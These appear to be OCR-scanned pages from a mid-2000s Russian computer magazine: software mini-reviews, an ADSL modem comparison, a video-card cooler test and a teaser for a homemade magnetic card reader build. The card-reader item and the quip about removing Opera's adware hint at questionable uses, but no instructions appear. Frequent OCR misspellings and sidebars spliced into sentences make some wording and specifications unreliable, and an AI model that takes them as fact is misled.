комплект на 6 месяцев
(экономия 510 рублей*)

2016р

комплект на 12 месяцев
(экономия **1250** рублей*)



* экономия от средней розничной цены по Москве


ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ

СОФТ ОТ NONAME

GOOGLE DESKTOP SEARCH 121004


» Признанное качество технологий поиска от Google на твоём родном РС. Штука очень грамотная: однажды поставив её, ни разу не пожалел. Ищет файлы/текст на компьютере используя введенные тобой данные. При поиске используется индекс, который задается как автоматически, так и вручную. Особое внимание уделили поиску в чатах (AOL/AIM) и в кеше просмотренных интернет-страниц. Доступ к поиску получаем прямо из браузера. После установки клиента или просто заходим на google.com и щелкаем на Desktop, или заходим браузером на локалхост.

Кроме того, если ты ищешь что-то в web'e, а результаты поиска уже находятся на твоём компьютере (ты уже посетил данную страницу или нужно найти определенную информацию в локальных документах), то Google прямо укажет, где на твоём РС есть результат поиска. А это неплохая экономия трафика, скажу я вам :) Также появился Google Desktop Search Plus (GDSPlus) v1.01 - это аддон для основного "поисковика", который позволяет индексировать заданные тобой файлы. Например, .xml, .sql, .bat, .log и т.д.



ENTBLOESS V2.72

» Аналог Expose из Mac OS X для Windows 2000 и XP. Вместо (или в дополнение к) <Alt>+<Tab> программа мгновенно отображает превьюшки всех окон всех программ, запущенных на компьютере. Активировать можно по любым комбинациям клавиш или движением мышки в угол экрана. Включается практически мгновенно, так что легко можно использовать её вместо <Alt>+<Tab> и избавиться от раздражающих тормозов. Все оформлено красиво: в качестве фона можно использовать текущие обои (опционально затемненные или "подкрашенные") или любой другой рисунок. Все превьюшки сглаженные и качественные, так что если отображено много окон, даже уменьшенный текст будет читабельным.




Памяти программа ест немного, процессор на средних настройках не нагружает совсем (но если комп сильный, то нагружается, чем его занять:). В общем, лучшая в своем классе. Остальные (вроде WinPlosion или WinExposer) выглядят намного хуже и уступают ей по функциональности.

SNAPTOUCH V2.20

» Архиполезная программа для всех владельцев цифровых фотокамер. SnapTouch поможет обработать фотографии и навести в них порядок. Что порадовало: полный подход к работе от "умного" импорта фотографий с цифровика с переименованием файлов фотографий до их же просмотра.


Умеет создавать коллекции, делает протштамповку фотографий датой съемки, снимает эффект "красных глаз", имеет функцию кадрирования с сохранением пропорций,

добавление комментариев и еще много другого. Must have для всех владельцев фотокамер!



MP3TAG V.2.27

Вот он, долгожданный Mp3tag. Бесплатный (!) редактор тегов MP3/WMA/APE/OGG/etc. Поддерживает FreeDB, автоматический поиск текста песен и изображений обложек диска.



Работает это "чудо" хитро: эмулирует музыкальный Audio CD, взяв для этого продолжительность песен в секундах, и посылает закодированную информацию на сервер FreeDB, который возвращает поля тэгов. Умеет делать плейлисты для WinAmp/Windows Media Player.


FEEDDEMON 1.5 BETA 4A

Одна из лучших RSS-читалок. Технология RSS завоевала интернет очень быстро, сейчас уже любой популярный сайт имеет свой RSS-канал. Кто не знает, RSS - это доставка новостей с любимых сайтов "на дом". Читаешь непосредственно контент всех интересующих тебя сайтов без их оболочки. Учитывая, что RSS есть почти у всех и что каждый сайт может иметь несколько "каналов" RSS, самое главное в RSS-читалке - это удобство. Тут FeedDeamon на высоте! Все каналы, которые ты будешь читать, легко заносятся в программу через Wizard. Есть поддержка русского языка, чтобы было еще проще :). Отличная особенность: можно "мониторить" каналы на определенное слово. Это очень удобно для тех, кто занимается пополнением тематических сайтов. Например, если ты увлекаешься сотвыми телефонами, вводишь "сотовый" в поле "поисковое слово" и натравливаешь на RSS Яндекс-Новостей. Конечно же, RSS есть и у NoName! Записывай: www.livejournal.com/users/nmm_newz/data/rss.




OPERA 8.0 BETA 1

Норвежские разработчики этого продукта заявляют, что в основном стремились повысить usability и скорость работы. Скорость работы действительно поражает. Имея неслабый выделенный канал в интернет для работы, ощутил огромный кайф от первых часов в работе с новой Opera. Ради чистоты эксперимента включил свой старенький курьер - серфинг отличный даже на dial-up! Что наворотили? Прикрутили голосовое управление браузером, которое работает через стандартный



Speech API Windows 2000/XP. К сожалению, микрофона поблизости не было, поэтому проверить, как это работает, не смог. Но, судя по Help'у, мышка и клавиатура тебе совсем не понадобятся ;). Появилась удобная функция Fit to Window Width - включил и забыл о горизонтальной прокрутке. Браузер извертывается как может: заменяет глинные картинки на текст, уменьшает шрифт, но не допускает появления прокрутки. Вот так, например: Ну и по мелочи: подкрутили RSS, сгладили удобный Start Bar. Есть один минус: новая Opera явилась AdWare. Но это, как известно, поправимо ;).



MUSICBRAINZ Tagger V0.10.5

Программа для автоматического переименования песен из малопонятных Track1.mp3, Track2.mp3 в более понятную для человека форму "Артист - Песня.mp3". Утилита анализирует MP3, определяет длину песни в секундах, последовательности, время тишины в песнях и т.д., чтобы однозначно определить исполнителя песни.

Track	Artist	Album	Time
518 similar C:\mp3\Lenny Kravitz\Track 18.mp3	Lenny Kravitz	Crucial	5:15
103 0 Track 18	Jenny Julett	Crucial	5:14
542 similar C:\mp3\Lenny Kravitz\Track 18.mp3	Lenny Kravitz	Live On	3:42
103 0 Track 10	Lenny Kravitz	Live On	3:37
732 similar C:\mp3\Lenny Kravitz\Track 18.mp3	Lenny Kravitz	Crucial	4:04
103 0 Track 18	Lenny Kravitz	Maine S.	4:02
752 similar C:\mp3\Lenny Kravitz\Track 13.mp3	Lenny Kravitz	Crucial	3:54
103 0 Track 12	Lenny Kravitz	Crucial	3:54

Дальше отсылает эту информацию через интернет и получает имя артиста и название песни. Проект с открытыми исходниками => полностью бесплатен. У меня она себя проявила не лучшим образом: опознала лишь 25% MP3'шек из одного альбома, но люди говорят, обычно выдает намного больше ;).

Content:

106 Модемы нового века

110 Zalman VF700-AICu

112 Паяльник

Магнитный ожоер 2: Картоприемник на табурете

HARD

Карен Казарьян, test_lab (test_lab@gameland.ru)

МОДЕМЫ НОВОГО ВЕКА

САМЫЕ ЛЕГКИЕ + САМЫЕ КОМПАКТНЫЕ

Технология ADSL появилась довольно давно. Еще в конце 80-х годов, во времена бума домашнего видео, телефонные компании придумали, как использовать обычную абонентскую линию, имеющуюся практически в каждом доме, для услуги Video on demand (видео по заказу). Кстати, у многих провайдеров и сейчас есть такая услуга, да и в "СТРИМе" вроде бы должно появиться что-то подобное. Глупо было бы использовать технологию только по этому назначению, потому что телефонные линии есть практически везде (правда, не всегда приемлемого качества), что делает экономически очень выгодным предоставление широкополосного доступа через них. ADSL стремительно ворвался в жизнь простого пользователя интернета. Еще пару лет назад вряд ли кто-нибудь мог предположить, что скоро хороший выделенный канал перестанет быть роскошью. К сожалению, это пока актуально в основном для Москвы: развитие домашнего ADSL в других регионах пока тормозится. Пока регионы жгут своего "СТРИМа", вспомним, что, собственно, представляет собой технология ADSL.

ADSL (Asymmetric Digital Subscriber Line, асимметричная цифровая абонентская ли-

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям Мерлион (т. (095)784-1471, www.merlion.ru), ULTRA Computers (т. (095)775-7566, www.ultracomp.ru), российским представительствам компаний D-Link и US Robotics, а также компании "MTU-Интел" за предоставленный доступ в интернет по ADSL-каналу "СТРИМ" (www.stream.ru).

ния) - стандарт группы стандартов скоростной передачи данных под общим названием xDSL, так что не пугайся, если увидишь и такую аббревиатуру.

Как известно (или кому-то неизвестно), с помощью теоремы Шеннона рассчитали, что с помощью модемов невозможно достичь скоростей выше 33,6 Кбит/с на обычной АТС. И выше 56 Кбит/с, в том случае если АТС пользователя соединена с цифровой АТС провайдера цифровым каналом связи.

Но это относится только к полосе пропускания, в которой работают телефонные линии общего пользования (ТФОП) в стандартном режиме (полоса пропускания голосового сигнала составляет ~4 КГц). Фильтры на АТС отсекают все частоты, не уместяющиеся в рамки 0,3-3,4 КГц. Именно из-за этого по телефону голос и музыка порою искажаются до неузнаваемости, хотя для передачи голосовой информации сойдет. Так жестко зажали голос в телефонной линии по частотам для того, чтобы уплотнять телефонные каналы между АТС и чтобы можно было в одну медную пару засунуть несколько линий, то есть сэкономить на прокладке дорогого кабеля (как видишь, ограничения в скорости модема для телефонной линии заложены еще задолго до его появления).

Для передачи данных по физической линии (по кабелю без фильтров) можно использовать другие диапазоны частот, например: от 4 КГц до 1 МГц. Применять более высокие частоты обычно уже не позволяет качество проводов (хорошо бы хоть на этих все заработало, а то еще свойства российских линий подкинут проблем).

Кроме того, частота передачи информации не совпадает с частотой приема (как правило, 25-160 КГц для передачи и 240-1000 КГц для приема). Таким образом, достигается асимметричность линии: скорость передачи ниже скорости приема, часто в несколько раз. А скорость максимальная, кстати, для технологии ADSL она заявлена как 7,5 Мбит/с. Передача данных в каждом диапазоне частот разделяется еще на несколько частотных полос - ис-

СПИСОК УСТРОЙСТВ

	Acorp Sprinter@ADSL
	Zyxel Prestige 660
	TRENDnet TW100- BRM504
	D-Link DSL-200
	D-Link DSL-300T
	D-Link DSL-504T
	D-Link DSL-604T

РЕЗУЛЬТАТЫ КОНКУРСА

пользуется метод разделения полосы пропускания, позволяющий передать несколько сигналов одновременно. Этот процесс называют также частотным уплотнением линии связи (Frequency Division Multiplexing - FDM). Таким образом, прием и передача данных ведутся через множество параллельных каналов, что ускоряет процесс передачи.

Сам ADSL-модем представляет собой устройство, построенное на базе цифрового сигнального процессора (DSP), так же, как и обычные модемы. На стороне провайдера (точнее, на АТС) в свою очередь стоят DSLAM (DSL Access module), по сути тот же самый модем, от которого уже идут стандартные сетевые интерфейсы к какому-нибудь М9. И на стороне АТС, и на стороне пользователя (у тебя ведь не обрывается связь при входящих звонках?) стоят фильтры, так называемые сплиттеры, которые разделяют частоты. Телефону - голос, модему - данные. И все счастливы, и никаких помех.

Однако для достижения такого счастья нужно медную пару (последнюю милу) отключить от АТС и подключить к ней уже через сплиттер. В абонентском комплекте (АК) на АТС стоят ненавистные много кому фильтры, ограничивающие линию до ~4 КГц. Сплиттер превратит твою медную пару в широкополосный физический канал, на котором и сможет достигнуть нормальной скорости пара ADSL-модемов (один у тебя дома, другой на АТС). При этом модем на АТС подключат к узлу высокоскоростной сети провайдера. Таким образом, в ADSL используется только медная пара от АТС до дома. Вся остальная телефонная сеть не задействована. Можно было бы соединить провайдерский узел с твоей квартирой с помощью радиоканала, оптического волокна или даже (в некоторых случаях) с помощью витой пары, что и делают домашние сети. Но здесь экономическая выгода в том, что медная пара уже лежит, и осталось только подключить к ней модемы, а другие каналы надо еще тянуть до твоего жилища, что обычно на порядок (и больше) дороже.

XDSL

■ Как уже говорилось, у ADSL есть родственники - смежные технологии, отличающиеся одной буквой в названии. Что они представляют собой?

ADSL G.lite: вариант ADSL, имеющий как асимметричный режим передачи с пропускной способностью до 1,536 Мбит/с от сети к пользователю и со скоростью до 384 Кбит/с от пользователя к сети, так и симметричный режим передачи со скоростью до 384 Кбит/с в обоих направлениях передачи. Не использует сплиттеры на стороне пользователя, поэтому скорость значительно ниже.

HDSL (High Speed Digital Subscriber Line, высокоскоростная цифровая абонентская линия): вариант xDSL с более высокой скоростью передачи, позволяет организовать передачу со скоростью более 1,5 Мбит/с (стандарт CLJA T1) или более 2 Мбит/с (европейский стандарт E1) в обоих направлениях, обычно по двум медным парам. Среди технологий xDSL HDSL получила наиболее широкое распространение.

SDSL (Simple Digital Subscriber Line): симметричная высокоскоростная цифровая абонентская линия, работающая по одной паре.

VDSL (Very High Speed Digital Subscriber Line, сверхвысокоскоростная цифровая абонентская линия): технология xDSL, обеспечивающая скорость передачи данных к пользователю до 52 Мбит/с на расстоянии до полутора километров. Основной конкурент, с одной стороны, и союзник, с другой, оптоволоконных линий. В наши с тобой дни применяется нечасто, в основном для связи корпоративных локальных сетей как замена оптоволоконного канала.

НЕБОЛЬШАЯ ПАМЯТКА ПО НАСТРОЙКАМ ПАРАМЕТРОВ КАНАЛА ДЛЯ "СТРИМ":

- Encapsulation type = PPPoEthernet LLC
- VCI=50
- VPI=1



★ НОВОГОДНИЙ ТРЭК ★

★ СУПЕРПРИЗ ★

fixx [lingum@arh.ru]
за трэк j3t8a1anc3

JetBalance JB-381

★ II ПРИЗ ★
AngelFire [angelfire@safe-mail.net]
за трэк JetBalance Dreams

JetBalance JB-631

★ III ПРИЗ ★

DJ Hamster [dj_hamster@ok.ru]
трэк Digital Revolution

JetBalance JB-602

Поощрительные призы получают:

Gevorg [gsm_elst@rambler.ru] за трэк jetbalance и
Андрей Затынко [anko1989@mail.ru] за трэк TECHNO 1.

С работами победителей можно
ознакомиться на нашем CD.

ACORP SPRINTER@ADSL

Компания Acorp выпустила первый ADSL-модем в своей достаточно известной линейке Sprinter. Устройство достаточно простое по дизайну. В Windows устройство определяется как Conexant AccessRunner - в модеме используется набор микросхем Conexant. На модеме есть индикаторы питания, ADSL и активности линии. В поставляемом программном обеспечении есть

Интерфейсы подключения:	USB 1.1, RJ-11
Стандарты ADSL:	Full-rate ANSI T1.413 Issue 2; ITU G.dmt (G.992.1); ITU G.lite (G.992.2)
Цена	\$40

возможность тонкой настройки параметров связи, кроме того, можно посмотреть все характеристики текущего соединения и модема. Только вот доступ к этим данным далеко не очевидный - по нажатию <Alt>+A в активном окне

программы. В руководстве пользователя об этом сказано, но далеко не все его читают (а оно достаточно подробно и на русском языке). Не самый информативный индикатор в трее: быстрого взгляда на него недостаточно для опреде-



ления состояния соединения, значит, свои обязанности он не выполняет.



ZYXEL PRESTIGE 660

Устройство из новой серии модемов Zyxel-Prestige. Объединяет в себе точку доступа 802.11G, четырехпортовый роутер и собственно ADSL-модем. Не требует установки каких-либо драйверов: достаточно подключить компьютер с помощью Ethernet-кабеля или через Wi-Fi. Конфигурация роутера осуществляется через web-интерфейс (просто набери 192.168.1.1 по умолчанию в браузере). Настройки весьма

Интерфейсы подключения:	IEEE 802.11g, RJ-11, RJ-45 x4
Стандарты ADSL:	ANSI T1.413 Issue2, G.dmt, G.lite, G.hs; ADSL2 / ADSL 2+; Reach Extended ADSL
Цена	\$160

обширны, впрочем, в русском руководстве есть описание основных. Возможно удаленное управление через интернет. За более подробной информацией можно обратиться к 400-страничному руководству на диске, которое, к сожалению, на английском языке.

Дизайн проще некуда - черный брусок с мигающими разноцветными лампочками. Индикаторы стандартны для

устройства подобного класса: питание, состояние ADSL и беспроводной сети, активность Ethernet-портов.



TRENDNET TW100-BRM504

Не самый известный бренд, однако, эти устройства достаточно часто встречаются в магазинах. Устройство выполнено в приятном для глаза голубоватом цвете, но индикаторы активности слишком малы, подписки к ним видны только если погнести модем вплотную к органу зрения, так что свою функцию они выполняют плохо (хотя имеются все нужные). Установка дополнительного ПО не требуется - конфигура-

Интерфейсы подключения:	RJ-11, RJ-45 x4
Стандарты ADSL:	G.dmt (G.922.1) Annex A; G.lite (G.922.1) and T1.413 Annex A
Цена	\$100

ция осуществляется через web-интерфейс. Он достаточно удобен, по крайней мере, не хуже, а возможно и лучше, чем у Zyxel. Для упрощения настройки брандмауэра есть раздел виртуальных серверов, который позволяет быстро создать правила для серверов, установленных на компь-

ютере. Логии работы могут высыпаться на e-mail периодически или при атаке. Возможно удаленное управление устройством через интернет. В комплекте идет только крат-

кое англоязычное руководство по установке. На диске есть полное руководство пользователя на 70 страниц, но опять-таки на английском языке.



D-LINK DSL-200

Небольшой и симпатичный девайс, младшая модель из линейки ADSL устройств D-Link. В коробке с модемом было обнаружено

Интерфейсы подключения:	USB 1.1, RJ-11
Стандарты ADSL:	ANSI T1.413 issue 2; ITU G.992.1 (G.dmt); ITU G.992.2 (G.lite); ITU G.994.1 (G.hs)
Цена	\$35

крепление для повешения на стену, так что он может занимать еще меньше места. А вот сплиттера в комплекте нет. Не совсем очевидный процесс установки драйвера в Windows: модем нужно подключить в определенный момент установки (когда поп-

ртым мастером установки новых устройств (то есть рога установка драйвера и Windows'овская будут идти одновременно). Обычно все-таки сначала ставится родной драйвер, а потом уже Windows корректно определит устройство. Здесь так не

получится - модем установится с ошибкой. Информативный значок в трее видимо, призван компенсировать недостаток индикаторов на самом модеме - только два светодиода, на питание и ADSL-линк. Основные настройки (тип драйвера, тип инкапсуляции и т.г.) осуществляются при установке драйвера. В комплекте имеется руководство пользователя, среди множества языков которого можно найти и русский.



D-LINK DSL-300T

Следующая модель в линейке D-Link - уже Ethernet-модем. Впрочем, по размерам он не намного больше DSL-200. Видимо, это самый маленький модем подобного класса. Управление модемом осуществляется через веб-интерфейс. Настроек немного: аппаратный брандмауэр отсутствует, равно как и дополнительные возможности перенаправления портов, NAT и т.д. Так что любителям р2р это устройство вряд ли подойдет - LowID обеспечен. На

Интерфейсы подключения:	RJ-11, RJ-45 x4
Стандарты ADSL:	ADSL standards: ANSI T1.413 Issue 2, ITU G.992.1 (G.dmt) Annex A, ITU G.992.2 (G.lite) Annex A, ITU G.994.1 (G.hs); ADSL2 standards (firmware upgradeable): ITU G.992.3 (G.dmt.bis) Annex A, ITU G.992.4 (G.lite.bis) Annex A; RE-ADSL2 standards (firmware upgradeable): ITU G.992.3 (G.dmt.bis) Annex L, ITU G.992.4 (G.lite.bis) Annex L; ADSL2+ standards (firmware upgradeable): ITU G.992.5 Annex A/L
Цена	\$50

диске имеется довольно подробное руководство пользователя, руководство по установке есть в комплекте, в том числе на русском языке. Индикаторы не слишком яркие и

небольшие - на расстоянии в подробностях рассмотреть сложно. Нет кнопки включения/выключения устройства (reset - это сброс на заводские

настройки, нужен редко), если устройство зависнет, а такое случается, придется вынимать шнур питания. В комплекте отсутствует сплиттер.

**D-LINK DSL-504T**

Четырехпортовый роутер плюс ADSL-модем - следующее устройство в линейке. Миниатюрным его уже не назовешь - размером со средний свитч. Дизайн стандартен для устройств D-Link. В комплекте есть крепления для повешения на стену. Порты и индикаторы находятся на короткой стороне устройства, а не на длинной, как бывает обычно. Разница, конечно, небольшая, но привычка - великая вещь. Без того не очень яркие индика-

Интерфейсы подключения:	RJ-11, RJ-45 x4
Стандарты ADSL:	G.dmt (ITU G.992.1) Annex A over PSTN line; G.lite (ITU G.992.2) Annex A over PSTN line; ANSI T1.413 issue 2
Цена	\$65

торы приходится еще и искать. Кнопки питания нет, как и на предыдущей модели. А роутер, как правило, зависает куда чаще обычного модема. Настройка устройства осуществляется через веб-интерфейс. Настроек много, и сделаны они весьма хорошо. Возможно углубленное уп-

равление устройством через интернет как с помощью веб-интерфейса, так и с помощью telnet. Устройство поддерживает статический и динамический роутинг. Логги могут перенаправляться на определенный IP-адрес. Отправки логов на e-mail, к сожалению, нет. Как обычно,

в настройках тебе поможет разобрать подробный мануал на диске и краткое руководство по установке на русском языке. В комплекте отсутствует сплиттер.

**D-LINK DSL-604T**

Старшее устройство в модельной серии - совмещено с точкой доступа Wi-Fi 802.11G. Как и в предыдущей модели, порты и индикаторы расположены на короткой стороне. По размеру устройство не отличается от 504-й модели, имеются крепления на стену. Кнопку питания снова не обнаружили. Подключение по Wi-Fi прошло без проблем, однако наблюдались странные зависания веб-интерфейса конфигурации. При обычном подклю-

Интерфейсы подключения:	IEEE 802.11g, RJ-11, RJ-45 x4
Стандарты ADSL:	G.dmt (ITU G.992.1) Annex A over PSTN line; G.lite (ITU G.992.2) Annex A over PSTN line; ANSI T1.413 issue
Цена	\$120

чении такого не было. Настройки роутера практически идентичны 504-й модели, добавился только блок настройки беспроводных соединений. Беспроводной доступ можно ограничить по mac-адресам, по авторизованным станциям и по SSID. К сожалению, устройство

не поддерживает WPA-шифрование (только WEP). Как обычно, в наличии имеется подробное руководство на диске (на английском языке) и

краткое руководство по установке на нескольких языках, в том числе на русском. Сплиттер в комплекте отсутствует.

**Выводы**

Скорость передачи данных на линии мало зависит от самого модема. Качество связи, прежде всего, зависит от качества канала. Другое дело, что при плохом канале один модем может устанавливать связь, а другой - не всегда. Стоит также обратить внимание на поддерживаемые стандарты, если ты собираешься пользоваться высокоскоростным каналом. Любям неискусенным мы бы посоветовали обратить внимание на модели с интерфейсом USB: они намного проще в настройке и работают достаточно эффективно, да и намного дешевле Ethernet-моделей. Покупать же Ethernet-модем стоит лишь если ты собираешься подключить к ADSL несколько компьютеров или если есть потребность в аппаратном брандмауэре. Также советуем обратить внимание на наличие настроек

перенаправления портов и NAT. Эти функции присутствуют только в более дорогих моделях (внимание!!), а в других потом могут возникнуть проблемы с полноценным использованием канала. Также будь готов к тому, что порой, чтобы заставить работать Ethernet-модем, приходится заниматься шаманством - иначе этот процесс не слишком понятного конфигурирования устройства назвать сложно. В тесте приняли участие лишь модели, которые свободно продаются на рынке, мы намеренно не тестировали устройства, которые поставляются в провайдерских комплектах. Выбора Редакции удостоен Zyxel Prestige 660 за огромное количество функций, удобные настройки и их хорошее документирование. Лучшую Покупку получил D-Link DSL-504T за прекрасный набор функций, который конкуренты предлагают по намного более высокой цене.

Дмитрий Шамаев, test_lab (test_lab@gameland.ru)

ZALMAN VF700-ALCU

Если твой старый кулер на видеокарте приказал долго жить, если тебя не устраивает результат разгона твоего акселератора, а может, штатный кулер очень сильно греется или шумит... При любых из этих бед установленную заводом охладиловку нужно менять на новую, а уже на этом пути ты выяснишь, что вариантов спасения очень мало. Можно самому смастерить самопальное крепление для старого процессорного кулера и установить его на видеокарту, тот же кулер приклеить на термоклей (не рекомендуется) или, наконец, купить специально сделанный вентилятор для видеокарты. Обычно это примитивная, ни на что не способная штукавина баксов за пять.

К счастью, объект этого тестирования разительно отличается от своих собратьев по всем параметрам. Zalman VF700-AICu представляет собой медно-алюминиевый радиатор с различной глиной ребер относительно продольной оси и 70-миллиметровый вентилятор.

А радиатор неспроста имеет такую необычную форму. Будь ребра одинаковыми, то или получилась бы слабая производительность, или видеокарту было бы просто невозможно вставить в материнскую плату из-за больших размеров. Вес конструкции тоже не вызывает опасений (180 г), потому как намного более тяжелая могла бы повредить видеоадаптеру или материнской плате.

Кулер в комплекте поставки органично дополнили: маленькие синенькие радиаторы для чипов памяти, подробная и понятная инструкция на английском языке, винтики для крепления и малюсенький тюбик с фирменной термопастой Zalman Thermal Grease.

Основание радиатора отполировано безупречно, как и на других продуктах от Zalman. Установка кулера не требует каких-то особых навыков или большого опыта работы с железом, все ставится достаточно легко. После


установки можно будет заметить, как вентилятор обдувает еще и чипы памяти, что, несомненно, можно считать заслугой объекта тестирования.

Питание Zalman VF700-AICu можно включить двумя способами: напрямую к материнской плате (Normal Mode, 12V) либо через переходник питания в режим Silent (5V) или Normal (12V). А следующее достоинство объекта тестирования было бы несправедливо оставить без внимания: глина провода питания позволяет вставить его в любой из имеющихся на материнской плате коннекторов.

Мы решили устроить этому кулеру очную ставку со штатной системой охлаждения видеокарты PowerColor X800, которая представляет собой глиняный, вытянутый и тонкий радиатор с невзрачным 60-миллиметровым вентилятором сбоку. Для полноценного и беспощадного сравнения мы сделали четыре различных теста:

1. штатный кулер;
2. штатный кулер с термопастой КПТ-8;
3. Zalman VF700-AICu (Silent Mode);
4. Zalman VF700-AICu (Normal Mode).

Температура ядра измерялась с помощью программы RivaTuner после трех прогонов 3DMark 2003 в разрешении 1600*1200 и с включенными антиалайсингом и анизотропией. Результат вселил в нас большую дозу оптимизма, особенно если учесть скромность обещаний производителя снизить температуру на 5-8 градусов по сравнению со штатной системой. В тихом режиме продукт от Zalman выиграл 6,5 градусов, а в нормальном - целых 12!!! Что же касемо шума, то в тихом режиме (1350 об/мин) кулер



совсем не было слышно на фоне БП и жесткого диска, а в нормальном шум становился громче, чем у штатного кулера.

К сожалению, в такой ситуации нельзя достичь компромисса уровней шума и производительности. Но уж если очень захочется, то ты всегда можешь купить плавный регулятор оборотов и выбрать с помощью него режим, приемлемый для тебя. При этом ты сможешь еще больше расширить диапазон рабочих оборотов, но только в меньшую сторону. К прочим недостаткам стоит отнести невозможность установки протестированного нами Zalman VF700-AICu на видеокарты nVidia серии PCX из-за моста AGP to PCI-Express, требующего собственного охлаждения.

Технические характеристики

Вес, г: 180
Материал: алюминий + медь
Размеры, мм: 91x126, 4x30
Количество подшипников, шт: 2
Скорость вращения вентилятора, об/мин: 1350+10% (Silent mode), 2650+10% (Normal mode)
Шум, дБ: 18,5+10% (Silent mode), 28,5+10% (Normal mode)
Совместимость: со всеми видеокартами, кроме Matrox и nVidia серии PCX

Тестовый стенд

Видеокарта: 256 Мб PowerColor Radeon X800
Материнская плата: Asus P5GD1 (i915P)
Процессор: Intel Pentium 4 550 (3,4 ГГц, Prescott)
Кулер: Intel Box
Память: 2x512 Мб Hynix Original DDR400
Жесткий диск: Samsung SP1614N
Блок питания: 420 Вт PowerMan Pro



(game)land



новый проект издательства (game)land

DVD ЭКСПЕРТ


«DVD Эксперт» - издание о домашнем кинотеатре. Ежемесячный глянцевый журнал, 128 полос.

DVD-плееры, AV-ресиверы, акустика, видеопроекторы, телевизоры и другие компоненты домашнего кинотеатра – сравнительное тестирование наиболее интересных аппаратов на рынке. Полнота охвата всех модельных рядов при сохранении актуальности и новизны материалов. Информация о ценах и рекомендуемых местах покупки. Тесты, обзоры, новости о технологиях, советы профессионалов. Как установить технику и как «уложиться в бюджет».

Журнал написан простым и понятным каждому языком.

Приложение к каждому номеру «DVD Эксперта» - диск DVD с фильмом.

ПАЯЛЬНИК



МАГНИТНЫЙ ДЖОКЕР 2: КАРТОПРИЕМНИК НА ТАБУРЕТЕ

Будем собирать картоприемник и обойдемся без дефицитной элементной базы. Главное - не забыть о том, что все делаем исключительно в образовательных целях и стоит перед использованием смечь :).



ПРЕВЬЮ

